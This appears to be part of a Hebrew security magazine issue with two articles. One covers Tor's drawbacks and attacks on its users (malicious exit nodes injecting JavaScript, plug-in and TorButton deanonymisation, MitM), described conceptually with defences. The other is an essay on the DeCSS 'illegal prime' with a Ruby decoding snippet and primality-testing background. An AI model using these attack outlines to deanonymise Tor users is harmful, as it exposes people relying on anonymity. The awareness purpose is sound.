המגרעות של Tor

בעוד Tor היא שירות מעולה, יש לה גם חסרונות. חסרונות אלו ישפיעו על מהירות הגלישה שלכם, האבטחה והאמינות של מידע שנשלח על גבי הרשת והיכולת שלכם לגשת למשאבים.

1. מהירות - החיסרון העיקרי של Tor הוא מהירות הגלישה האיטית. זוהי בעיה מוכרת והיא קיימת מכמה סיבות. החיבור שלכם מקפץ בין מדינות בכל רחבי העולם, ובנוסף, חלק מעמדות ה-Tor הן בעלות רוחב-פס נמוך. למזלנו, קיימות תכניות לשדרוג המהירות והביצועים של Tor.

2. מפעילי Tor בלתי-מהימנים - אנשים חסרי מצפון ידועים בהרצה של exit nodes. מה זה אומר? המשמעות היא שמפעילי Tor שרץ על exit node ומסתכל באופן ספציפי על התקשורת שלכם, יכול לשנות את התנועה לרווחתו. אם אתם מבצעים Login לאפליקציה שאינה משתמשת ב-SSL להצפנת




הסיסמא, הפרטים שלכם חשופים לעיניו של מפעיל exit node. כמו כן, קחו בחשבון שמפעילי exit nodes מסוגלים לבצע מגוון מתקפות כמו man-in-the-middle ואפילו להזריק תקשורת ל"שיחות" שאינן מוצפנות. לדוגמא, דמיינו שאתם גולשים באתר אינטרנט רגיל, ומישהו שמפעיל exit node מחליט להזריק לכם iframe או קוד JavaScript זדוני. אם הקוד מנסה לנצל חולשה שהמחשב שלכם פגיע בפניה, אתם עלולים למצוא את עצמכם נגועים.

3. רשימות שחורות - אתרים ושירותים מסוימים באינטרנט עוקבים אחר התנהגותם של אלה שמפעילים exit node. המשמעות של כך היא שאתם עלולים להיחסם מגישה לאתרים מסוימים בזמן השימוש ב-Tor. בעוד שרוב השימוש ב-Tor הוא לגיטימי, אנשים מסוימים משתמשים ב-Tor בכדי להחביא פעילות לא-חוקית. כתוצאה מכך, אתרים מסוימים בוחרים לחסום גישה לכתובות IP מסוימות כדי לצמצם את אותה פעילות.

מתקפות ברשת Tor

אם כבר התחלנו לגעת במגרעות של Tor זה יכול להיות זמן מתאים לדבר על כמה מתקפות פוטנציאליות כנגד משתמשי Tor. באופן כללי ניתן לומר ש-Entry node היא המערכת היחידה שיודעת את הזהות האמיתית של "הלקוח" ו-Exit node היא המערכת היחידה שיודעת את היעד של "הלקוח" ומהו המידע שהוא שולח.

1. **מתקפה דרך Plug-Ins בדפדפן** - בכדי לגלוש באנונימיות דרך Tor, "הלקוח" חייב להשתמש ב-HTTP Proxy כך שהמידע שלו יעבור דרך Tor ולא על גבי האינטרנט. יש לכך חשיבות מרובה מכיוון שברירת המחדל של דפדפנים היא לשלוח שאילתות DNS שלא דרך SOCKS. גם אם משתמשים ב-Tor, אתרים מסוימים יוכלו לזהות את הגולש על ידי תוספות/PlugIns שמוותקנים בדפדפן שלו, לדוגמא: Flash, JAVA, בקרי ActiveX ועוד לא בהכרח מעבירים את המידע דרך ה-Proxy:



מה שאנחנו רואים בתרשים הנ"ל הוא מתקפת דפדפן שמתבצעת על ידי אפליקציית Java שכלולה באתר. במצב כזה, הדפדפן של הגולש פותח גם קשר ישיר מול מכונה שאוגרת את המידע שנשלח ועל ידי כך מסכנת את האנונימיות של הגולש.

2. **מתקפה על ידי ניצול של TorButton** - כאמור, TorButton היא הרחבה שמאפשרת למשתמש בה להפעיל/לכבות את השימוש ב-Tor על ידי לחיצת כפתור פשוטה. במתקפה הנ"ל Exit node זדוני משנה את הדפים שאליהם נכנס הגולש על ידי שתילה של קוד JavaScript שמתחבר שוב ושוב לשרת שאוגר מספר ID. אם הגולש מכבה את השימוש ב-Tor על ידי לחיצה על TorButton אבל משאיר לשונית/חלון שבו הקוד עדיין רץ, הוא יתחבר ישירות לשרת האוגר.

בפועל מדובר בהתקפה די פשוטה אבל מוגבלת באפקטיביות שלה. היא תוכל לחשוף רק גולשי Tor שיפסיקו את השימוש ב-Proxy בזמן שהדפדפן עדיין פתוח. ניתן להתגונן מההתקפה הזו בקלות אם נשנה את ההגדרות של TorButton כך שברגע שנפסיק את השימוש ב-Tor טעינה מחדש של דפים והרצה של קוד JavaScript מופסקים לפני שינוי הגדרות ב-Proxy.

3. **מתקפת MitM (Man in the Middle)** - זוהי היא מתקפה בה מידע שנשלח בין מחשב א' למחשב ב' מיורט על ידי מחשב ג' מבלי שא' או ב' יודעים מכך.


ברגע שחיבור ה-TCP מיורט, התוקף בעצם משרת כ-Proxy שמטבע הדברים יכול לקרוא ולשנות את המידע שמיורט. הסכנה ב-Tor היא מה-Exit nodes שבעצם יכולים לראות את המידע שאנחנו שולחים ליעד מבלי שהוא מוצפן. בכדי להתגונן מפני התקפה שכזו עלינו להשתמש בהצפנה חזקה **מקצה-לקצה** וכאמצעי הגנה נוסף לוודא את האותנטיות של השרת שאיתו אנחנו מדברים. תהליך האימות נעשה בדרך כלל באופן אוטומטי על ידי כך שהדפדפן שלכם משווה את תעודת ה-SSL אל מול קבוצה נתונה של רשויות אישורים מוכרות. אם אתם מקבלים הודעה בסגנון של התמונה הבאה, יכול להיות מאוד שאתם נתונים למתקפת MitM ואל לכם להתעלם מן ההודעה.



שימו לב שכדאי לקחת בחשבון את העובדה שתוקף יכול לנקוט אמצעים נוספים בכדי להביא למצב שבו ההודעה הזו תהיה "שקופה למשתמש". תמיד כדאי לצאת מנקודת הנחה שכשאתם גולשים ב-Tor המידע שאתם מעבירים עלול להיות גלוי למישהו.

4. **תחנות Tor בבעלות עוינת** - לא ניתן להוכיח זאת, אך מספר רב של חוקרי אבטחה עם שם עולמי בתחום דוגלים בהנחה כי מספר רב של Exit Nodes נמצאים בבעלות גופים עם מטרות לא תמימות (כגון ה-NSA). הרעיון הוא שבמידה ולגוף יהיה שליטה על כלל החוליות (כברירת מחדל - 3) המהוות את תחנות המסר של חבילת מידע ובייחוד על תחנת הקצה (ה-exit node) ניתן יהיה להבין רבות על הגולש.

עד כאן עם מתקפות שניתן לבצע על משתמשי Tor. יחד עם זאת, ראוי לציין שקיימות מתקפות אפשריות רבות נוספות.



לסיכום

גלישה ב-Deep Web יכולה להיות מעניינת ופרודוקטיבית אך יחד עם זאת גם מסוכנת. לפעמים מספיקה בקשה אחת משרת בכדי לחשוף אתכם ואת המידע שאתם שולחים. כשאתם נרשמים לשירותים כלשהם, אל תשמשו בשמות שמזהים אתכם או את הארגון שלכם. בנוסף, אל תשתמשו בסיסמאות שבהן אתם משתמשים בחשבונות אחרים שלכם. אם אתם נתקלים במשהו שנראה לכם מפוקפק (וסביר להניח שתתלו בכזה) או שאתם מבצעים פעילות שאתם חוששים ממנה למרות היותכם אנונימיים, עליכם להפסיק.

על המחבר

דן פלד (26) הינו סטודנט לניהול ומדעי המחשב באוניברסיטה הפתוחה ומחזיק בתעודת CEH. עולם אבטחת המידע ותחום הסייבר ריתקו, מרתקים ומעסיקים את דן מאז שהיה ילד, עובדה שהפכה אותו לבעל ידע רב בתחום. את שירותו הצבאי העביר דן ביחידת מודיעין של חיל האוויר וכיום הוא משקיע את רוב זמנו בלימודים.

לקריאה נוספת

<http://www.digitalwhisper.co.il/files/Zines/0x07/DW7-4-TORAnalyzing.pdf>

<http://www.binaryvision.org.il/?p=988>

<http://www.binaryvision.org.il/?p=1002>

http://homes.cs.washington.edu/~yoshi/papers/Tor/PETS2008_37.pdf

רשימת מקורות

<http://en.wikipedia.org/>

http://www.teamliquid.net/forum/viewmessage.php?topic_id=229525

<http://www.lib.berkeley.edu/TeachingLib/Guides/Internet/InvisibleWeb.html>

<http://oak.cs.ucla.edu/~cho/papers/ntoulas-hidden.pdf>



<http://ilpubs.stanford.edu:8090/456/1/2000-36.pdf>

<http://brightplanet.com/wp-content/uploads/2012/03/12550176481-deepwebwhitepaper1.pdf>

<http://securityaffairs.co/wordpress/9409/security/the-deep-web-part-1-introduction-to-the-deep-web-and-how-to-wear-clothes-online.html>

<http://www.worldwidewebsite.com/>

<http://cyberwarzone.com/cyberwarfare/attacking-tor-network>

<http://gizmodo.com/5927379/the-secret-online-weapons-store-thatll-sell-anyone-anything>

<https://tails.boum.org/doc/about/warning/index.en.html>

<http://www.orkspace.net/secdocs/Conferences/BlackHat/USA/2007/Securing%20the%20Tor%20Network-paper.pdf>

<http://www.mit.edu/~ecprice/papers/tor.pdf>

<http://webapps.lsa.umich.edu/lsait/admin/TOR%20Routing%20Infomation%20.pdf>

www.thehackernews.com

ראשוני ומחוץ לחוק

מאת גדי אלכסנדרוביץ'

הקדמה

האם מספר ראשוני (או סתם מספר) יכול להיות לא חוקי? בהחלט, וזה הסיפור שאני רוצה לספר היום, שהוא גם משעשע, גם מערב מתמטיקה לא טריוויאלית וגם מערב קצת להטוטי מדעי המחשב. תחילת הסיפור היא עם דיסקי ה-DVD. דיסקים מסחריים מגיעים בדרך כלל עם הגנה כלשהי עליהם, וזו שרלוונטית לנו והייתה פופולרית בתחילת המאה ה-21 נקראת Content Scramble System, או בקיצור CSS.

הרעיון הוא פשוט: התוכן של ה-DVD מוצפן, והמפתח שבעזרתו ניתן לפענח את ההצפנה נמצא על איזור מאוד ספציפי של הדיסק. דיסקים לצריבה שנמכרים בחנויות מגיעים במצב שבו האיזור הזה לא ניתן לכתיבה, או שהצורבים הקנייניים פשוט לא מוכנים לצרוב בו, ולכן גם אם מעתיקים את תוכן הדיסק כמות שהוא, לא ניתן להעתיק את המפתח; זה הופך את ה-CSS להגנה כלשהי בפני שכפולי דיסקים נאיביים (שבהם פשוט מעתיקים את תוכן הדיסק בלי לפענח אותו קודם). בנוסף, CSS מספק יכולת לחלק את נגני ה-DVD ל"איזורי שידור" שונים - נגן שמתאים לאיזור א' לא יודע לקרוא את הסמא שנמצאת בדיסק שנועד לאיזור ב'. אפשר להגיד דברים טובים ורעים על השימוש ב-CSS או באופן כללי על השימוש ב-DRM (קיצור של Digital Rights Management, שבעברית נקרא "ניהול זכויות דיגיטלי" אבל לרוב מעדיפים לתרגם כ-"ניהול זכויות קניין", או בקיצור נז"ק) אבל אני מעדיף להימנע מהדיון הזה כאן. החשיבות של ה-CSS היא בכך שבאופן לא מפתיע בכלל, מהר מאוד צצו אנשים עלומי שם שמצאו דרך לפצח את ההצפנה שלו גם בלי לקרוא את המפתח, ומהר מאוד נכתבה תוכנה בשם DeCSS שעושה בדיוק את זה. באופן לא מפתיע, DeCSS נחשבת לא חוקית במספר מדינות (ושוב, לא ניכנס לדיון על אילו מדינות ומדוע...).


למידע נוסף אודות נושא ה-Content Scramble System, ניתן לקרוא את ארבעת המאמרים שפורסמו במגסרת סדרת המאמרים: "[The DVD Content Scrambling System Explained](#)".

ועכשיו (בשנת 2001) נכנס לתמונה בחור בשם פיל קרמודי. את התיאור שלו להתגלגלות הדברים אפשר לקרוא כאן, אבל הסיפור פשוט ומשעשע למדי לטעמי. פיל חשב על דרך שבה הוא יוכל לגרום לקוד של DeCSS להיות זמין באופן פומבי, בכל מקום בעולם, מבלי שהחוק יוכל לעשות משהו נגד זה. מכיוון שהוא אהב להשתעשע עם מספרים ראשוניים, צץ בראשו הרעיון הבא: נניח שנקודת הקוד של התוכנית באמצעות מספר (בהמשך אסביר בפירוט איך), אבל לא "סתם" מספר אלא מספר שיהיה מעניין - למשל, מספר שיהיה אחד מהמספרים הראשוניים הגדולים ביותר שנתגלו אי פעם - אז המספר הזה, שהוא בעל תכונה "מעניינת" בפני עצמו, בלי קשר לתוכנית שהוא מקודד, יוכנס כלאחר כבוד אל רשימת "המספרים הראשוניים הגדולים ביותר שנתגלו אי פעם" ושם ישכון לבטח באופן חוקי לחלוטין, למרות שהוא מקודד תוכנית לא חוקית. אמר פיל, ועשה. ליתר דיוק, הוא מצא שני מספרים ראשוניים, אחד שמקודד את הקוד של DeCSS ולא היה מספיק גדול כדי להיכנס לרשימה, ושני שמקודד כבר את קוד המכונה הרלוונטי של התוכנית והיה גדול דיו להיכנס לרשימה. מאז כמובן שפותחו שיטות הגנה חדשות על דיסקים, וגם שיטות אחרות להיפטר מ-CSS, אבל המקרה הזה נחקק בזכרון בתור דוגמה בולטת ל"מספר לא חוקי".

הכל מספרים

נתחיל מההתחלה - איך תוכנית מחשב יכולה להיות מספר? לשם כך צריך לזכור איך תוכניות מחשב מיוצגות בתוך המחשב: תוכנית מחשב, כמו כל קובץ אחר במחשב, היא בסך הכל רצף של אפסים ואחדים - "בייטים". מטעמים היסטוריים, נהוג לקבץ את הרצפים הללו לקבוצות של שמונה ביטים שנקראות "בייטים". אפשר לחשוב על כל בייט בפני עצמו בתור ייצוג של מספר בין 0 ל-255, בבסיס בינארי. למשל, הבייט 00001011 מייצג את המספר $11 = 8 + 2 + 1$. כפי שאתם מנחשים, קצת מסורבל לייצג בייטים בבסיס בינארי, אז נהוג לייצג אותם בבסיס 16 - "בסיס הקסדצימלי" - שהיתרון שבו הוא שכל ספרה הקסדצימלית ניתנת לחישוב מידי מארבעה ביטים רצופים. הבייט שלעיל, בבסיס הקסדצימלי, הוא 0B.

האופן שבו רצפים שונים של בייטים מפורשים בתור קבצים הוא עניין שהוא לחלוטין תלוי הקשר - אותו רצף של בייטים יכול להיראות בעל משמעות רבה לתוכנה אחת, וחסר משמעות לתוכנה אחרת. כמה פעמים ניסתם לפתוח קובץ MP3 על ידי עורך תמונות כדי לראות מה יקרה? (לרוב עורך התמונות יצחק שהוא לא מבין כלום; אבל עורכי טקסט לפעמים יצליחו לפתוח את הקובץ ולהציג משהו שנראה כמו ג'יבריש). יש ייצוג סטנדרטי פשוט יחסית לטקסט שנקרא ASCII - בייצוג זה כל בייט מייצג תו מסויים, כאשר אותיות לועזיות מתחילות ב-65 ונגמרות ב-122 (עם עוד כמה סימנים באמצע). כפי שקל להבין, אפשר לייצג בשיטה זו רק 255 תווים ולכן בשביל להציג אלפביתים רבים ושונים משתמשים בשיטות קידוד מחוכמות יותר שלא אכנס אליהן כאן.



בואו נסתכל על קובץ טקסט שמכיל את הפסקה הבאה, פסקת הפתיחה של "סוס הים והנגר" של לואיס קארול:

```
The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright-
And this was odd, because it was
The middle of the night.
```

אם נפתח את הקובץ עם עורך שיועד לקרוא את הערכים המספריים של הבייטים שלו (עורך כזה נקרא Hex Editor), תחילת הקובץ תיראה כך: 73 20 65 68 54. כאן ה-20 הוא תו ה-ASCII שמייצג רווח, ושאר התווים מייצגים אותיות. זכרו שלא מדובר על ייצוג מספרי אלא על ייצוג הקסדצימלי: כדי לתרגם אותו למספר, הכפילו את הספרה הראשונה ב-16 וחברו לשניה. כלומר, 54 הוא בעצם המספר שמונים וארבע, בעוד ש-68 הוא המספר מאה וארבע. אם נכתוב את הספרות הללו בזו אחר זו, נקבל את 5468 שהוא כבר מספר גדול בהרבה: 8 עוד 6 כפול 16, ועוד 4 כפול 16 בריבוע, ועוד 5 כפול 16 בשלישית, כלומר המספר 21608. ואם ניקח את כל הקובץ של סוס הים והנגר ונחשוב עליו כמספר באופן שתוארת, נקבל מספר די מפלצתי, בן למעלה מארבעה-מאות ספרות:

```
153058130896577434476956204244500915089507607276649591136639967347927
634085752721215073631336899232176479844024041004598713736540252717051
491125294738203137728828190962600734620137160806953118745283821570893
504447012198054017464958848902345608456153112106477819772373230961058
745461657368290816729833943072852706505548140495454380685559992935237
417096409099380602636039274560979892769401971212873564491309951693079
602940848141358
```

כלומר, גם קבצי טקסט קטנים יחסית יהפכו למספרים מפלצתיים בגודלם, אז תוכניות מחשב, גם קטנות, יתפסו עוד יותר מקום. אז מה עושים? ראשית, זה לא נורא במיוחד אם המספר הוא גדול, כי המטרה של קרמודי הייתה ליצור מספר ראשוני גדול; מצד שני, אם המספר הוא גדול מדי, אי אפשר יהיה לבדוק שהוא באמת ראשוני ולכן הוא יהיה חסר ערך. לכן עדיף להתחיל ממספר קטן ככל האפשר ומקסימום להגדיל אותו בצורה מלאכותית (בהמשך נראה איך).

הדרך שבה אפשר לבצע הקטנה שכזו כאן היא באמצעות כיווץ. כיווץ של קבצים הוא נושא רחב ומרתק לכשעצמו ולא אכנס אליו כעת, אבל זה היה גם בדיוק מה שקרמודי השתמש בו. הוא לקח את קוד המקור וכיווץ אותו בעזרת gzip (תוכנת כיווץ חנימית שנופצה בלינוקס ומערכות דומות) ואת התוצאה הוא המיר למספר. אם נפעיל את אותה תוכנה על השיר של סוס הים והנגר, נקבל את המספר הבא:

```
355941790546066961506342149389258720867004703259858151842931171763230
166556747517269253437195257820204425589941114036432425909398860764878
800593067151962049148381358503674861857798181563071988203782124545041
```

443302544039699025354442584168547347939973801595105557917155490117291
567168064926333899651600682718875560672206876979350834558577630451895
58969097475577492799488

שהוא בבירור קטן יותר, אם כי לא בצורה יותר מדי משמעותית. בתוכנית מחשב, שבה יש הרבה יותר יתירות (שמות של משתנים שחוזרים על עצמם וכדומה) לרוב כיווץ הוא אפקטיבי יותר.

בואו ניגש לאקשן. הנה פונקציה בשפת רובי שמקבלת כקלט מספר, שנתון כמחרוזת של המספר בייצוג עשרוני שאולי מכילה רווחים (כי הרבה פעמים כשכותבים מספרים גדולים משתילים פנימה רווחים וירידות שורה כדי שיהיה קריא), ממירה אותו לקובץ gz, פותחת אותו ומדפיסה את תוכנו:

```
def read(n)
  hex_string = n.delete(" \n").to_i.to_s(16)
  hex_string = "0" + hex_string if hex_string.length % 2 != 0
  program_gzip = [hex_string].pack('H*')
  File.open("program.gz", "w") {|f| f.write(program_gzip)}
  puts `gunzip -c program.gz`
end
```

מה קורה כאן? בשורה הראשונה מנקים רווחים וירידות שורה מהמספר וממירים אותו לערך מספרי ומייד לאחר מכן ממירים אותו שוב למחרוזת, הפעם כזו שמייצג את המספר בבסיס 16. מכיוון שרובי לא תוסיף 0 מוביל אם אמור להיות כזה, השורה הבאה מוסיפה אותו בעצמה (הסבירו לעצמכם למה צריך לוודא את זה). השורה הבאה היא הקסם השחור הגדול ביותר כאן - הפקודה pack (שמסיבה לא ברורה חייבת לפעול על מערך) ממירה מחרוזת שמייצגת ערך כלשהו לערך האמיתי שלו, בהתאם לסוג המידע שבמחרוזת. כאן H אומר שהערך הוא מספר בבסיס הקסדצימלי והכוכב אומר לקחת את כל הספרות שבמחרוזת. השורה הבאה כותבת את התוכן לתוך קובץ ה-gz, וזו שאחריה פותחת את הקובץ ומוציאה את הפלט. זה הכל. אתם מוזמנים להריץ את הקוד על המספר שנתתי למעלה (לשם כך תצטרכו לעבוד במערכת הפעלה שבה מותקן gunzip בצורה שבה הוא יכול להיות מופעל כך משורת הפקודה, ואני מנחש שאצל רובכם זה לא המצב...) - תקבלו בחזרה את סוס הים והנגר. ואם תעשו את זה על הראשוני של קרמודי, שאפשר לראות [כאן](#), תקבלו את הקוד של DeCSS.

קידוד תוכניות למספרים הוא רק חלק מהסיפור. אחרי הכל, זה לא רעיון חדש; שימוש מבריק ברעיון הזה נעשה כבר על ידי קורט גדל ב[הוכחת משפטי אי השלמות שלו](#) - גם שם הרעיון היה לקודד תוכניות מחשב באמצעות מספרים טבעיים, ומכיוון שתוכניות המחשב הללו יודעים לפעול על מספרים טבעיים, הן בעצם אמרו משהו על עצמן. גדל כתב תוכנית מחשב שידעה לקחת מספר כזה, לפענח את הייצוג שלו חזרה לתוכנית מחשב ואז לעשות בה דברים מגניבים. רק שקורט גדל עשה את כל אלו לפני שבכלל היו מחשבים או תוכנות מחשב, ומה שאני קורא לו "תוכנת מחשב" אצלו היה בכלל פסוקים בלוגיקה מסויימת (אבל לדעתי מה שהוא עשה איתם היה בדיוק תכנות מהסוג שתיארתי לעיל). אלן טיורינג לקח את

ראשוני ומחוץ לחוק

www.DigitalWhisper.co.il

הרעיונות של גדל ופירמל אותם עבור מודל של מחשב שכבר אי אפשר היה לטעות בו; ומטוירינג עד קרמודי עברו חמישים שנים של מדעי מחשב שבהן הקשר הזה היה ברור. מה שהפך את התעלול של קרמודי למוצלח היה העובדה שהוא לא מצא "סתם" מספר שמייצג את DeCSS, אלא מספר ראשוני גדול מאוד שעושה את זה, ולכן כדאי לומר כמה מילים על ראשוניים והחיפוש אחריהם.

מספר ראשוני, למי שלא מכיר, הוא מספר שמתחלק רק ב-1 ובעצמו. למשל 7, או 97. ראשוניים הם מעניינים ממגוון סיבות, שרובן נובעות מכך שכל מספר טבעי ניתן לכתוב בצורה **יחידה** (עד כדי משהו שלא ניכנס אליו) כמכפלה של ראשוניים, והרבה ניתוחים של מספרים טבעיים מתבססים על לקחת את הייצוג הזה כמכפלה ולעשות איתו דברים, תוך שימוש בכך שראשוניים מקיימים שלל תכונות נחמדות שסתם מספרים לא בהכרח מקיימים. דוגמה חשובה לכך היא שיטת ההצפנה RSA: בשיטה זו מגרילים מספר גדול מאוד (מאות ספרות) n שהוא מכפלה של שני ראשוניים: $n = pq$. מתוך n אפשר לייצר שני מספרים, שבאמצעות אחד מהם אפשר להצפין הודעות ובעזרת השני אפשר לפענח אותן; רק שהדרך היחידה שאנו מכירים כיום למצוא את מפתח הפענוח בהינתן מפתח ההצפנה ו- n היא לדעת את הפירוק של n לאותו זוג ראשוניים p, q . מי שסתם נותנים לו את n ביד (וזה מה שנותנים לכל מי שרוצה להצפין) לא יודע לחשב כלום בסגנון הזה, ולמצוא את הראשוניים שמרכיבים את n זה עניין קשה חישובית. אני חושב שזה עניין מרתק למדי, האופן שבו ההיכרות עם הפירוק של n לגורמים משנה את כל התמונה.

כעת, כדי לייצר את n מלכתחילה לא סביר סתם להגריל מספר גדול ולראות אם הוא מתפרק למכפלה של זוג ראשוניים - גם כי לא בהכרח נצליח להגריל מספר כזה, וגם כי כאמור - אנחנו לא באמת יודעים לפרק את n ואם נצליח לעשות את זה, גם אחרים כנראה יצליחו אז מה השגנו? לכן מה שעושים הוא להגריל מראש את p, q ולכפול אותם. זו דוגמה לצורך **המעשי** שלנו להיות מסוגלים למצוא מספרים ראשוניים גדולים. למרות זאת, זה עדיין לא מסביר למה אנחנו מחפשים גם מספרים ראשוניים **ממש גדולים**, גדולים מכל מספר ראשוני שהכרנו עד אליהם. התשובה היא - אין סיבה, אנחנו עושים את זה בעיקר מתוך סקרנות אינטלקטואלית ומתוך רצון לשפר עוד ועוד את רמת האלגוריתמים-מחפשי-הראשוניים שלנו (אותם אלגוריתמים שבסופו של דבר גם עוזרים למערכות כמו RSA להתקיים).

איך בדרך כלל מוצאים ראשוניים גדולים? אפשר היה לחשוב שיהיו אלגוריתמים מתוחכמים שיודעים בדיוק איך לחפש ראשוניים, אבל כרגע אין ממש כאלו. מה שעושים הוא להגריל מספרים גדולים, ולבדוק אם התמזל מזלנו וקיבלנו ראשוני. אפשר גם להגריל מספר גדול ולהתחיל לעבור סדרתית על המספרים שאחריו - משפט מתמטי בשם "משפט המספרים הראשוניים" מבטיח לנו שבשיטה הזו לא יקח **יותר מדי** זמן עד שניתקל בראשוני (כמובן שאפשר לעשות אופטימיזציות כמו לבדוק רק מספרים אי זוגיים). אם כן, לב הבעיה הוא פשוט **בבדיקה** אם מספר הוא ראשוני או לא. איך עושים את זה?

השלב הראשון שבדרך כלל עושים הוא לנסות ולחלק את המספר הנבדק במספרים ראשוניים קטנים יחסית (מספיק לנסות לחלק בראשוניים כי אם מספר מתחלק על ידי מישהו, הוא מתחלק גם על ידי

ראשוני ומחוץ לחוק

www.DigitalWhisper.co.il

ראשוני שמחלק את ה"מישהו". רוב המספרים שאינם ראשוניים יפלו כבר בשלב הזה. בשלב הבא אפשר להפעיל אלגוריתם הסתברותי דוגמת אלגוריתם מילר-רבין [שכבר הזכרתי בעבר](#). אם המספר הנבדק אינו ראשוני, לאלגוריתם הזה יש סיכוי גבוה מאוד לגלות זאת. לצרכים פרקטיים כמו RSA זה מספיק בהחלט, אבל מנקודת מבט מתמטית קפדנית **זה לא מספיק** כדי להכניס את המספר לאף רשימה, כי אנחנו לא **בטוחים** שהוא ראשוני, רק שאלגוריתם בדיקת הראשוניות האקראי לא הצליח להפיל אותו.

אז השלב הבא הוא הפעלה של אלגוריתם שהוא איטי הרבה יותר מאשר מילר-רבין, אבל אם הוא אומר שמספר הוא ראשוני, אז מובטח לנו שזה אכן המצב. יש אלגוריתם מפורסם כזה: [אלגוריתם AKS](#), רק שזה אלגוריתם מאוד איטי יחסית, ובזמנו של פיל קרמודי הוא בכלל לא היה קיים. אז קרמודי השתמש באלגוריתם מהיר יותר, שהוא בעל התכונה הבאה: אמנם, לא בטוח שהוא יסיים את ריצתו בזמן סביר על כל מספר, אבל אם הוא עוצר על מספר ואומר שהמספר ראשוני, אז **מובטח** לנו שהמספר אכן ראשוני. האופן שבו האלגוריתם עושה את זה הוא באמצעות אובייקט מתמטי לא טריוויאלי שנקרא "עקום אליפטי", ומכאן שם האלגוריתם: Elliptic Curve Primality Prover, או ECPP. זה אלגוריתם מגניב למדי וגם לא מסובך יותר מדי, בהינתן כמה שכל הנושאים של עקומים אליפטיים הם לא טריוויאליים, ואני מקווה לכתוב עליו פוסט מתישהו.

עכשיו, כדאי להעיר שקצת שיקרתי בתחילת הפוסט כדי למשוך קוראים. הרשימה שאליה הראשוני של קרמודי הוכנס היא "רשימת המספרים הראשוניים הגדולים ביותר שהראשוניות שלהם הוכחה בעזרת ECPP". אפשר לראות את הרשימה הזו [כאן](#); המספר של קרמודי כבר לא שם, כמובן, בכל זאת עברו עשר שנים מאז. הסיבה לכך שיש הגיון בלדבר על רשימה כמו זו ולא פשוט על רשימת "הראשוניים הגדולים ביותר שהוכחו, נקודה" היא שעבור ראשוניים **מצורה מסויימת** יש אלגוריתמים יעילים יותר לבדיקת ראשוניות. הדוגמה שאני מכיר והיא כנראה החשובה ביותר היא מבחן לוקאס-לאמר למספרי מרסן. מספר מרסן הוא מספר מהצורה $2^p - 1$ כאשר p הוא ראשוני; מבחן לוקאס-לאמר מאפשר לבדוק בצורה יחסית יעילה האם מספר כזה הוא ראשוני, ובשל כך [הראשוניים הגדולים ביותר שראשוניותם הוכחה](#) הם מספרי מרסן. זה כמובן יפה מאוד לכשעצמו אבל לא ממש יעיל עבור אלגוריתמים כמו RSA (שבהם חשוב שהראשוניים שמגדילים יהיו מספרים לא ידועים במיוחד; מספרי מרסן ראשוניים אין יותר מדי) ולכן ראוי לתת מקום של כבוד גם לאלגוריתמים "כלליים" לבדיקת ראשוניות, כמו ECPP.

עכשיו אפשר להשלים את התיאור של מה שקרמודי עשה בפועל. ראשית, הוא לקח את המספר שמייצג את קובץ ה-gz של התוכנית; נסמן אותו ב-x. כעת, אין סיבה מיוחדת להניח ש-x יהיה ראשוני, ובטח לא שיהיה בסדרי הגודל שקרמודי מעוניין בהם. הנקודה היא שאפשר לשנות את המספר הזה ולקבל קובץ gz שהוא אמנם שונה אבל שקול, מבחינה זו שההבדל היחיד הוא שיש בסוף שלו עוד קצת ג'יבריש שממנו gz

יודע להתעלם. למי שזה מרגיש להם כמו "רמאות" - ובכן, ראשית כל זכרו שאנחנו מדברים כאן על משהו מעשי לחלוטין, ולכן השאלה החשובה היחידה היא האם זה עובד (וזוה עובד, עם הקוד שנתתי לעיל). שנית, גם בתחומים תיאורטיים לגמרי כמו תורת החישוביות יש חשיבות ליכולת להוסיף ג'יבריש למשהו מבלי לשנות את משמעותו. דוגמה נפלאה לכך שהראיתי בעבר בבלוג היא משפט לדנר בתורת הסיבוכיות, שאומר (בערך) שלא ניתן להכריע את בעיית $P=NP$ באמצעות שיטת הלכסון; שם לב העניין היה לבנות שפה בעל תכונות מוזרות, שנבעו מהוספה של ג'יבריש בכמות מאוד מאוד מסויימת (הפונקציה שמתארת את הכמות הזו הייתה הדבר המורכב ביותר בהוכחה) למילים "חוקיות" של שפה סטנדרטית כלשהי. בקיצור - ג'יבריש זה טוב.

